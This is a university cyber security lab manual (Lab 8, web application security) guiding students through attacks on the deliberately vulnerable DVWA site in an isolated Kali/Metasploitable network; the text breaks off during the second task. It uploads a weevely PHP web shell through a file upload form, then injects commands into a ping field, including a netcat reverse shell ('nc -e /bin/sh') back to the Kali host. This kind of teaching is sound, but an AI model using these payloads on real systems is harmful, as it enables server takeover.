




FAKULTI TEKNOLOGI
KEJURUTERAAN KELAUTAN
DAN INFORMATIK

2020/2021

CYBER SECURITY



Lab 8: Web Application Security (Part 2)

Revision History

Revision Date	Previous Revision Date	Summary of Changes	Changes Marked
30/03/2021		First Issue	Fakhrul Adli Mohd Zaki Dr Farizah Yunus

CONTENTS

INSTRUCTIONS.....	1
TASK 1: Discovering File Upload Vulnerabilities	2
TASK 2: Discovering Code Execution Vulnerabilities	8
TASK 3: Discovering SQL Injection Vulnerabilities.....	14

INSTRUCTIONS

Manual makmal ini adalah untuk kegunaan pelajar-pelajar Fakulti Teknologi Kejuruteraan Kelautan dan Informatik (FTKKI), Universiti Malaysia Terengganu (UMT) sahaja. Tidak dibenarkan mencetak dan mengedar manual ini tanpa kebenaran rasmi daripada penulis.

Sila ikuti langkah demi langkah sebagaimana yang dinyatakan di dalam manual.

Arahan laporan makmal:

- a) Pelajar perlu menyediakan laporan makmal untuk aktiviti makmal.
- b) Kandungan laporan makmal mesti terdiri daripada beberapa tangkapan skrin untuk semua tetapan makmal keselamatan maya yang berjaya dengan beberapa penjelasan.
- c) Jawab semua soalan refleksi untuk setiap sesi makmal.
- d) Pelajar dapat memberikan senarai rujukan untuk rujukan tambahan.
- e) Laporan makmal mesti dihantar dalam masa yang diberikan menggunakan pautan yang disediakan di platform eLearning.

This laboratory manual is for use by the students of the Faculty of Ocean Engineering Technology and Informatics, Universiti Malaysia Terengganu (UMT) only. It is not permissible to print and distribute this manual without the official authorisation of the author.

Please follow step by step as described in the manual.

Lab report instructions:

- a) *Students need to prepare lab report for lab activities.*
- b) *The contents of the lab report must consist of several screenshots for all successful setting of the virtual security lab with some explanation.*
- c) *Answer all the reflection questions for every lab sessions.*
- d) *Student can provide the list of references for extra references.*
- e) *The lab report must be submitted within the time given using the provided link in the eLearning platform.*

TASK 1: DISCOVERING FILE UPLOAD VULNERABILITIES

OBJECTIVE

To test and exploit file upload vulnerability of a website.

TASK DESCRIPTION

For this task, the student will test the file upload vulnerability of a website. Then, student will try to exploit the vulnerability using a tool known as weeveely.

ESTIMATED TIME


60 Minutes

STEPS:


1. For this lab task, we are going to using the same network set up as in Lab 7. We can verify the settings by using **ifconfig** command. If the IP Address is not there, re-run the command **sudo ifconfig etho 192.168.1.5 netmask 255.255.255.0 up** for Kali Linux virtual machine and replace the IP Address as **192.168.1.4** for Metasploitable virtual machine. Verify the connection between the two virtual machines using ping command.
2. If we ping the Metaploitabe virtual machines from Kali Linux, we will get something like the following screenshot. Hit CTRL+C to stop the sequence of replies.

```
(kali㉿kali)-[~]
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=2.19 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=2.09 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=3.13 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=2.91 ms
64 bytes from 192.168.1.4: icmp_seq=6 ttl=64 time=3.80 ms
^C
--- 192.168.1.4 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5024ms
rtt min/avg/max/mdev = 1.072/2.532/3.804/0.871 ms
```


- Before we can proceed for further testing, we have to make sure the Security level for DVWA website is set to low. If not, you can change the value from dropown list and click submit.




- Next, we are ready to test the website for file upload vulnerability. Open a web browser in Kali Linux then go to <http://192.168.1.4/dvwa/login.php>. Login to site using the credentials provided at the login page. On the left menu, select **Upload**. We can see a page that allow us to upload a image file.




5. We are going to upload an image. For simplicity, we are going to save the DVWA logo and upload it using the above upload page. Right click on the DVWA logo, then choose the **Save Image As...**




6. Re-name the image with **.jpeg** extension. Make sure you take note the location of the saved logo as well.



7. Now, let's continue with uploading an image file to the website we are testing. Click **Browse...** then select the file we have saved in Step 5. After click on the **Upload** button, we will see an output as shown in the screenshot below. Observe the output in the red box. This output tell us that we need to go back two times (../..) in order to see the image on the browser. Our current URL looks like this `http://192.168.1.4/dvwa/vulnerabilities/upload/#`, so if we go back to two times we will get `http://192.168.1.4/dvwa/`. Then, append the rest of the directory to get the final result which is `http://192.168.1.4/dvwa/hackable/uploads/logo.jpeg`.



8. If we did it correctly in the previous step, we will see the uploaded image on the browser.



9. Until now, we already knew the location of the uploaded image file. The next thing we are going to do is to upload the php file to that location. By doing that, it is possible to inject a payload that hopefully can allow us to run a shell and gain more control of the web server. To help us achieve this, we will use a tool known as weeveely provided in Kali Linux. Open a terminal in Kali Linux, then type the command **weeveely generate 123456 shell.php**. This command will generate a payload using weeveely tool and we provide 123456 as a password for authentication. Finally, we name the payload as **shell.php** and save it at the current location which is **/home/kali**. Use **ls** command to see the payload file.



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ weeveely generate 123456 shell.php  
Generated 'shell.php' with password '123456' of 771 byte size.  
  
(kali@kali)-[~]  
$ pwd  
/home/kali  
  
(kali@kali)-[~]  
$ ls  
Desktop Documents Downloads Music Pictures Public shell.php Templates Videos
```

A red arrow points from the text "pwd command to check the current location" to the `pwd` command in the terminal. The file `shell.php` in the `ls` output is highlighted with a red box.

10. Now, let's upload the shell.php to using the same steps as stated in Step 6. If you did it right, then you will see the response as shown below.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

11. Now, go back to terminal then type **weevely**

http://192.168.1.4/dvwa/hackable/uploads/shell.php 123456 and hit **Enter**. You will see a command prompt that is ready to accept any valid Linux command.

```
(kali㉿kali)-[~]
$ weevely http://192.168.1.4/dvwa/hackable/uploads/shell.php 123456

[+] weevely 4.0.1
[+] Target:      192.168.1.4
[+] Session:     /home/kali/.weevely/sessions/192.168.1.4/shell_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> 
```

12. Let's try with **pwd** command. Ignore the error 500. As we can see, we are now inside the server which is Metasploitable virtual machine.

```
weevely> pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $ 
```

13. Try the commands below or any other valid Linux command to see more output. Get the screenshots and put them into your lab report.

- a. **id**
- b. **uname -a**
- c. **whoami**
- d. **touch hello.txt**
- e. **ls**

14. Well done! We are successfully identified file upload vulnerability at the DVWA website. Let's discover more vulnerability at the next task.

TASK 2: DISCOVERING CODE EXECUTION VULNERABILITIES

OBJECTIVE

To test and exploit a website for code execution vulnerability.

TASK DESCRIPTION


During this task, the student will test the DVWA website for code execution vulnerability. We will use Netcat tool to listen and connect to a web server.

ESTIMATED TIME

60 Minutes

STEPS:

1. We will start this task by going to Command Execution page at DVWA website.



- Let's use the page to ping our Kali Linux virtual machine. Type **192.168.1.5** in the input box and click **Submit**. You will an output similar to the below screenshot.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.  
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.725 ms  
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=1.00 ms  
64 bytes from 192.168.1.5: icmp_seq=3 ttl=64 time=3.19 ms  
  
--- 192.168.1.5 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.725/1.641/3.190/1.101 ms
```

- Now, open a terminal and type a simple Linux command. For instance, **ls**. Then, try to combine the command with other command such as **pwd**. Use **;** symbol to combine the commands. The final result should look like this **ls;pwd**. Hit **Enter** when you are ready.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ ls  
Desktop Documents Downloads Music Pictures Public shell.php Templates Videos  
  
(kali@kali)-[~]  
$ pwd  
/home/kali  
  
(kali@kali)-[~]  
$ ls;pwd  
/home/kali
```

4. At the previous step, we can see that we can run multiple command just by providing the ; symbol. Next, let's try the same commands at the DVWA website. Because the page is waiting for an IP Address, enter an IP Address followed by the other commands. Final commands should look like this:



DVWA

Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

5. After you hit on the submit button, you will see an output similar to the below. Actually we can divide the output into three sections where every sections represented the output of three different commands.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.  
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.777 ms  
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=1.30 ms  
64 bytes from 192.168.1.5: icmp_seq=3 ttl=64 time=1.54 ms  
  
--- 192.168.1.5 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.777/1.208/1.548/0.323 ms
```


help
index.php
source

/var/www/dvwa/vulnerabilities/exec

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

6. At this stage, we can conclude that the **Vulnerability: Command Execution** page of DVWA website does not only provide **Ping for FREE** but it also provide **[Other possible commands] for FREE** as well. It is proven at Step 5.
7. Now, let's do something more advance. We are going to connect to Metasploitable virtual machine from our Kali Linux. This time we will use a tool known as Netcat. We start by running netcat at Kali Linux virtual machine. Use **nc -vv -l -p 8080**. **nc** refers to the netcat program, **-vv** option for viewing the verbose output, **-l -p 8080** means netcat program will listen for a connection at port 8080.



```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
[+] 192.168.1.4:8080 -> 192.168.1.4:8080
```

8. Next at the DVWA page, type the **192.168.1.5; nc -e /bin/sh 192.168.1.5 8080** command at the input box. **-e** option is to execute the Linux shell command and the rest is the IP Address of Kali Linux and its listening port, 8080 (see Step 7). Hit submit button and go back to the terminal to see the output.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

